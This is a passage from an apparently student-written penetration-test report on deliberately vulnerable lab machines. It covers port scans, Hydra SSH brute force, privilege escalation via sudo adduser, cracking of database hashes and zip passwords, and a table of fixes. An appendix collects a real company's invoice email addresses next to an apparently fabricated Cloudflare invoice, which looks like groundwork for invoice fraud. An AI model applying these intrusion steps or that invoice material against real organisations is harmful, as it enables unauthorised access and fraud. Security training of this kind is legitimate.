After that we decrypt it again with the user password rockyou. We got the hint for the password from the file *flag5notes.txt*. We obtained access to the file system and the hard drive, which shows an evident weakness of the system. The user in the docker container had to many rights.

10.6.2 Lab2

A simple nmap portscan reveals three open TCP ports in Lab2 - port 21 for FTP, port 22 for SSH and port 80 for HTTP (s. fig. 10.5: 192.168.56.104). All ports will be tested and penetrated to find the flags.

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap 192.168.56.0/24 -sS -sV
[sudo] password for kali:
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-20 10:13 EDT
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns o
r specify valid servers with --dns-servers
Nmap scan report for 192.168.56.1
Host is up (0.000038s latency).
All 1000 scanned ports on 192.168.56.1 are in ignored states.
Not shown: 1000 closed tcp ports (reset)
MAC Address: 0A:00:27:00:00:00 (Unknown)

Nmap scan report for 192.168.56.100
Host is up (0.000055s latency).
All 1000 scanned ports on 192.168.56.100 are in ignored states.
Not shown: 1000 filtered tcp ports (proto-unreach)
MAC Address: 08:00:27:AA:26:93 (Oracle VirtualBox virtual NIC)

Nmap scan report for 192.168.56.103
Host is up (0.000078s latency).
Not shown: 997 closed tcp ports (reset)
PORT     STATE SERVICE VERSION
80/tcp   open  http    Apache httpd 2.4.25 ((Debian))
81/tcp   open  http    Apache httpd 2.4.10 ((Debian))
2222/tcp open  ssh     OpenSSH 7.4 (protocol 2.0)
MAC Address: 08:00:27:C4:81:AC (Oracle VirtualBox virtual NIC)

Nmap scan report for 192.168.56.104
Host is up (0.000058s latency).
Not shown: 997 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 2.0.8 or later
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
MAC Address: 08:00:27:22:05:B2 (Oracle VirtualBox virtual NIC)
Service Info: Host: blah; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap scan report for 192.168.56.102
Host is up (0.0000030s latency).
All 1000 scanned ports on 192.168.56.102 are in ignored states.
Not shown: 1000 closed tcp ports (reset)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 256 IP addresses (5 hosts up) scanned in 13.35 seconds
```

Figure 10.5: Nmap scan for Lab2 revealing three open ports

FlagA

We use the web content scanner DIRB (part of Kali Linux) to search for existing and hidden web objects on the IP of Lab2 (cf. Fig. 10.6. This reveals a *robots.txt* file, which contains the first flag (flagA). DIRB hereby uses a set of preconfigured attack wordlists to find common directories.




Figure 10.6: Web content scanner on Lab2 revealing *robots.txt*

FlagB

Simply connecting to the open FTP port via `ftp 192.168.56.104` reveals FlagB as seen in figure 10.7. No credentials or similar simple security features were added.




Figure 10.7: FTP connection reveals FlagB

FlagC

The file `http://192.168.56.104/test/site2.pdf` was written by a user called p-berg. According to the website, the company has an employee called Pete Berg as well as a CEO called Joe Blocks. Following the logic of the companies nicknames of *<first letter of first name>* + *<->* + *<last name>* gives us the CEO's ID j-blocks. This is a first vulnerability as the usernames could be a little more complex and harder to guess with only passive reconnaissance, as we basically only needed the CEO's full name. A more complex username could be a random string (very high security), the employee's employer number (high security), or at least a combination of name and birth date (medium security), so the attacker needs at least more information to guess the usernames.

To connect to the SSH server a password is needed. The password of Mr. Blocks was cracked by brute-forcing it using Hydra. His password is *"stronger"* and turns out to be weak as it's not containing any special characters nor numbers.

After accessing the SSH server with the CEO's credentials, flag3 was found in the file *music.mp3*

in the home directory of the user m-hopkins (`/home/m-hopkins/`. The command used was: `cat music.mp3`.

FlagD

FlagD was also found on the SSH server with the CEO's credentials and thus, the first two vulnerabilities of FlagC, namely the easily guessable user ID, as well as the weak password, are also affecting this flag.

FlagD was found in a zipped file called *FlagDe.zip*, which was downloaded via

```
scp -P 22 j-block@192.168.56.104:/home/j-blocks/FlagDe.zip Desktop
```

and unzipped afterwards. The content revealed flagD.

We found it in the home directory of the user j-blocks. We had to download it to our local machine because the hard drive of the container was full and we could not unzip it.

FlagE

As FlagE was also found using j-blocks permissions, the vulnerabilities mentioned in FlagC and FlagD apply here as well. We used privilege escalation to get Flag E.

Listing the root privileges of j-blocks using `sudo -l` lists the following privileges for j-blocks on the machine:

- usr/sbin/tcpdump
- usr/sbin/adduser
- usr/sbin/apache2ctl
- usr/sbin/htpasswd

Using the command `sudo usr/sbin/adduser` enables us to add new users or add existing users to usergroups. It is possible to see all possible user groups in *etc/group*. By using the command

```
sudo adduser j-blocks <GROUP>
```

we simply added ourself to the user groups root, adm, cdrom, netadmin, plugdev, sudo and dip. This exploit is an example for privilege escalation and can be avoided by strongly restricting the users' permissions.

After reconnecting to the server we can gain root access as j-blocks and navigate to */home/p-berg* and find the files *denmark2.png*, *Nathan.png* and *site2.pdf*. After that we downloaded them to our local machine[12]. When we try to open the .png files with a picture viewer we get the message that they are corrupted. Opening them with a file editor reveals *Nathan.png* is actually a .html-file, but does not contain any usable information, while *denmark2.png* seems to be a .zip-file. It contains two readable strings saying *FlagEe.zip* and *note.txt*. We need a password to unzip it. We find it in the title of the file site2.pdf in p-bergs directory. It is "papelino".

[12]command used: `scp -P 22 j-blocks@192.168.56.104:/home/j-blocks/denmark2.png Desktop`




Figure 10.8: Password to unzip *FlagEe.zip*

In the file *note.txt* we can see the string *dGVhdGVyCg==* which is a base64 encoded string of the word "teater". We therefore use "teater" to unzip *FlagEe.zip* and get the file *FlagEroot* with FlagE in it.

10.6.3 Lab3

At first a port scan was done to look for all open ports (10.9). Two ports were found: TCP port 80 for HTTP and TCP port 3306 for MySQL. These ports underwent a more thorough inspection in the following steps.

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap 192.168.56.105 -sV -sS
Starting Nmap 7.92 ( https://nmap.org ) at 2022-06-21 06:40 EDT
Nmap scan report for 192.168.56.105
Host is up (0.0019s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT     STATE SERVICE VERSION
80/tcp   open  http    Apache httpd 2.2.22 ((Ubuntu))
3306/tcp open  mysql   MySQL 5.5.41-0ubuntu0.12.04.1
```

Figure 10.9: Nmap scan for Lab3 revealing two open ports

Flag1

The MySQL port 3306 was examined first. Dirbuster was used to scan the webpage and detect `http://192.168.56.105/intra/old/intra.backup.20012015.tar.gz`. The file called *db_ connect.inc.php* was found inside after downloading this backup. This old backup contains the credentials "*root - Salasana1234!*" as well as the database name "*DB*", as shown in the following figure 10.10.

```php
<?php
// Database settings
// database hostname or IP. default:localhost
// localhost will be correct for 99% of times
define("HOST", "localhost");
// Database user
define("DBUSER", "root");
// Database password
define("PASS", "Salasana1234!");
// Database name
define("DB", "DB");
```

Figure 10.10: Database usernames and password of lab3

This represents the vulnerability of having old, forgotten backups and other confidential artifacts on the company network, instead of either in a secure environment (for recent backups) or deleted.

It was feasible to connect to MySQL via the command `mysql -h 192.168.56.105 -u root -p DB` using the credentials that were discovered. A table with login information was found, including the user names and the corresponding password's hash values (see below).

2	jkorhone	65b4773372b72967ee192e3f47df574c	jkorhone@zenway.inc
3	mmakine	09a0bb89af35f23c28689da0b6c88ca8	mmakine@zenway.inc
4	hjniemin	c198b3eb1b21f321c267fa21e4d23a99	hjniemin@zenway.inc
5	jvirtane	4e857ce20ebb90664b76931a7f934269	jvirtane@zenway.inc

With the help of *hashes.com*, all passwords could be decrypted:

jkorhone: Fsatq724
mmakine: 766aie8
hjniemin: `v,ik;fu;\\\\\\\\\\\\\\\'8Nihvp`
jvirtane: jeejoux

This, in turn, allowed us to log in to the VM as "*jvirtane*", where *flag1.html* could be found in the directory */var/www/intra/flag1.html*. The file can be found on the website using the same path. When opening the source code of this webpage, two ASCII character strings - *p1* and *p2* - can be identified as seen in figure 10.11.

```
<html>
<head>Insecure Authentication Model for Google</head>
<body>
<img src="https://www.google.dk/images/branding/googlelogo/1x/googlelogo_color_272x92dp.png" alt="Smiley face" height="34" width="98">
<form name="login">
    Username <input type="text" name="userid"/><h1></h1>
    Password <input type="password" name="userx"/><h1></h1>
<input type="button" onclick="check(this.form)" value="Login"/>
<input type="reset" value="Cancel"/>
</form>
<script language="javescript">
var p1 = String.fromCharCode(70,108,97,103,49)
var p2 = String.fromCharCode(123,49,115,114,116,49,125)
var p3 = p1+p2
function check(form)
{
if{form.userid.value == "zenway" && form.userx.value == p3)
{
alert("You have successfully logged in - flg1 is password   ")
}
else
{
alert("Wrong username and password")
}
}
</script>
</body>
</html>

```

Figure 10.11: Source code of *flag1.html*

Furthermore, there is an alert message: *"You have successfully logged in - flg1 is the password "*, which is displayed when *form.userx.value == p3*. This hint points out, that *p3* is the correct password that is defined as *p1+p2* and by converting *p1* and *p2* to plain text, Flag1 could be decrypted.

Flag2

Through the login into the operation system of lab3 with the account data of jvirtane, another file called *FlagB.zip* could be identified, and the corresponding second flag was found by unzipping.

By making it easy to find the usernames and their corresponding passwords, it was possible to log in to different applications. This is a great danger for the system, especially if the company always uses the same login credentials.

Flag3

The file *notes2.zip* was found in the folder */home/jkorhone*. We could copy this file via ssh to our own system. The file is protected with a password but it was possible to unzip it with the password"*QWERTY123*" which was found by brute forcing with john the ripper tool using the rockyou wordlist. This archive contains a file called *f3* - Flag3.

This shows that some of the files in the system are "protected" with weak easy-to-crack passwords and this is a major vulnerability.

Flag4

For the last flag, it was again necessary to log in with the previously found account of jvirtane. A file called (*notes_2.zip*) was found in hjniemin's home directory, however, it was password protected. Furthermore, another file (*memo*) was found in the same directory, which is base64 encoded - with the decoded string being "*zordic7*".

The file *notes_2.zip* could be unpacked with this newly found passphrase (*zordic7*), but although the password was correct, the user rights were not sufficient to open it. This obstacle could be

circumvented by copying the file into the home folder of "*jvirtane*" and unpacking it there - this way the user permissions were bypassed and the last flag (flag4) was found. This clearly shows a vulnerability in the system. It should not be possible to unzip a file for which the user has no permission to obtain access just by copying the file to another directory.

10.7 Findings

This chapter contains a list (s. page 53) of all Flags and the vulnerabilities used to access them. Note that one flag can not only be found by a chain of vulnerabilities, but also one vulnerability (e.g. the cracked username and password of the CEO in Lab2) can lead to access to multiple flags. Due to this factor some vulnerabilities are stated for multiple flags.

As this penetration test was part of an exercise on an intentionally vulnerable system, most of the vulnerabilities were purposefully very severe, very well known and very easy to exploit. Therefore, the risk of those vulnerabilities is mostly estimated as either high or medium. The risk is calculated as a combination of the probability of detection and the impact on the network as stated in 10.4 before.

Flag	Type	Vulnerability	result	Risk	Solution
L1F1	BruteForce	weak credentials	access to webpage	high	randomly generate strong credentials
	Command Injection	application passes unsafe data	visible directories	medium	input validation, whitelists, secure APIs
L1F2	BruteForce	weak credentials	access to webpage	high	randomly generate strong credentials
	Command Injection	application passes unsafe data	visible directories	high	input validation, whitelists, secure APIs
L1F3	Directory Scan	common directory name	found /vulnerable/version (PHP5.2.16)	low	Firewall for internal information
	Remote shell exec.	Log4shell	executing commands	high	patch to modern Apache versions
L1F4	BruteForce	weak credentials	access to SSH	high	randomly generate strong credentials
L1F5	Docker Privilege Escalation	(privileged container)	breakout of container	high	privileged containers only for testing!
L2FA	Directory Scan	common directory name	all directories visible	medium	Firewall for intern parts
L2FB	no security	no security	flag in plain-text when connecting	high	login credentials
L2FC	Passive Reconnaissance	weak username	CEO's ID guessed	medium	more complex IDs
	BruteForce	weak password	password cracked	high	randomly generate strong password
L2FD	Passive Reconnaissance	weak username	CEO's ID guessed	medium	more complex IDs
	BruteForce	weak password	password cracked	high	randomly generate strong password
L2FE	Passive Reconnaissance	weak username	CEO's ID guessed	medium	more complex IDs
	BruteForce	weak password	password cracked	high	randomly generate strong password
	Privilege Escalation	non-restricted user permissions	breakout	high	restrict user permissions
	Base64 Decoding	weak encoding	access to data	low	stronger encoding
L3F1	Directory Scan	storing old backups	recovering old credentials	high	delete old backups
	Hash encryption	weak hash values	access to file	medium	stronger hash values
L3F2	Hash encryption	weak hash values	access to file	medium	stronger hash values
L3F3	Hash encryption	weak hash values	access to file	medium	stronger hash values
L3F4	Permission Escalation	user permissions set wrong	unauthorized user can copy file	high	set permissions accordingly

Table 10.5: Table of exploited vulnerabilities to extract all flags, their risks for the system and the solution to fix the problem

10.8 Tools used

This list contains all used tools in this report as well as the attacker's operation system. It can be used as a reference for other chapters.

- Kali Linux: Linux distribution with software for penetration testing
- Nmap: Network Scanner.
- GoBusters: BruteForce tool for URLs
- DirBuster: File/directory penetration testing tool.
- Hydra: BruteForce tool, part of Kali Linux distribution
- John the Ripper: Password cracking tool.
- PHPMailer (5.2.18 Remote Code Execution)[13]: GitHub project for code execution in vulnerable containers
- DIRB: Content Web Scanner, part of Kali Linux
- hashes.com: Decrypts hashes online
- metasploit-framework: DB that stores information about exploits and can execute them

10.9 Cleaning up the environment Post-Penetration Test

During a red team exercise different tools might have been installed on the target's machine, accounts in databases might have been created or user credentials edited to exploit different vulnerabilities of the system. All of these changes have to be removed, so the penetration test isn't opening up those exact vulnerabilities for future attackers.

In terms of this report in regard of Lab1, Lab2 and Lab3 no changes were made on the target's network, no artifacts of test tools should be remaining and no databases were edited. Therefore, a special clean-up procedure is not necessary. The networks are in the same state after the red team exercise as they were before.

However, we need to change the permissions of the over-privileged user (j-blocks) in Lab2 back to the previous settings and also delete files that we obtained by unzipping files on the machine.

[13] `https://github.com/opsxcq/exploit-CVE-2016-10033`

11 Contributions

This section shows a table of contribution sorted by chapters. The names working on it resemble either the intellectual property of the solution and/or the work of writing it down. Each name is shortened to the initial letters.

All work during this 3-week-course was evenly contributed.

Chapter	**Name**
2.1	ESK
2.2	CG, NH
2.3	CB, BRS
2.4	TW, CB
3.1	CG, NH
3.2	CG, ESK
3.3	CB, BRS
3.4	CG, TW
4.1	NH, CG
4.2	CB, TW
4.3	CG
4.4	NH, CG
4.5	ESK, BRS
4.6	CB, TW
5.1	CG, CB, NH
6.1	NH, ESK, BRS, TW, CB
6.2	CG
7	CG, NH, ESK, CB, TW, BRS
8	CG, NH, CB, TW, BRS, ESK
8.1	ESK
9	ESK, CB, TW, BRS
Final Assignment	CG, NH, CB, ESK, BRS, TW

A Appendix

A.1 Daily assignment 3

DENMARK	Carlsberg IIT A/S	Carlsberg Integrated Information Technology A/S J.C. Jacobsens Gade 1 1799 København V, Danmark VAT DK27139280	cbs_suppliers_invoices@carlsberg.com	ap.dk@carlsberg.com

Figure A.1: Email address we found for sending invoices. [17]




Figure A.2: Information required for sending invoices. [17]

SENDING& CONTACT

Please send invoices by email to correct accounts payable email address which can be found from the Invoicing address table below and Purchase Order information. Please note that invoices should be issued only after goods/services have been delivered and that sending an invoice to a Carlsberg contact person doesn't guarantee that it reaches Accounts Payable for processing and payment.

E-MAIL FORMAT FOR SENDING INVOICES

1. Only one document per attachment in TIF or PDF format
2. A maximum of 10 attachments (equal to 10 invoices) can be sent in one email, maximum size of the email 10 MB.
3. Documents cannot be digitally signed or protected
4. Documents should be preferably black & white with resolution of 300 DPI
5. Please avoid attaching any other files or pictures such as logos in the message
6. Please ensure that there is no automated reply set up in the mailbox you use for sending the invoice

PLEASE NOTE THAT

1. Preferably invoices should be in English
2. Duplicate invoices are launching investigations and slowing the process for payment - please do not resubmit copies of an invoice already provided for processing
3. Electronic invoices transferred to Carlsberg via Ariba Network should NOT be sent to Carlsberg via email
4. Carlsberg is following a strict No PO No Pay policy. Invoices without a valid PO or Contract number will be rejected. If you don't have a number please reach out to the buyer for receiving one, prior to invoicing
5. In case of changing your bank account, you should be prepared to deliver authenticity of the bank account evidence to your Carlsberg' point of contact.

CONTACT

All the queries related to the invoice status should be sent to AP Helpdesk (email addresses can be found in the table below).

Figure A.3: Information regarding how to send an invoice. [17]

INVOICE# CFUSA2171370

Invoice Date: 01/12/2021

CLOUDFLARE

Invoice From
Cloudflare, Inc.
101 Townsend St.
San Francisco, CA 94107 USA

Invoice To
聪明 马马
45354354 CHN

Summary of Current Charges

Zone Subscriptions

xiangjiaon.net

Description	Billing Period	Quantity	Tax (USD)	Subtotal (USD)
Cloudflare Business Plan	01/11/2021 - 01/11/2021	1	$0.00	$200.00
			xiangjiaon.net Subtotal:	**$200.00**

Figure A.4




Figure A.5: Technology Carlsberg on their website

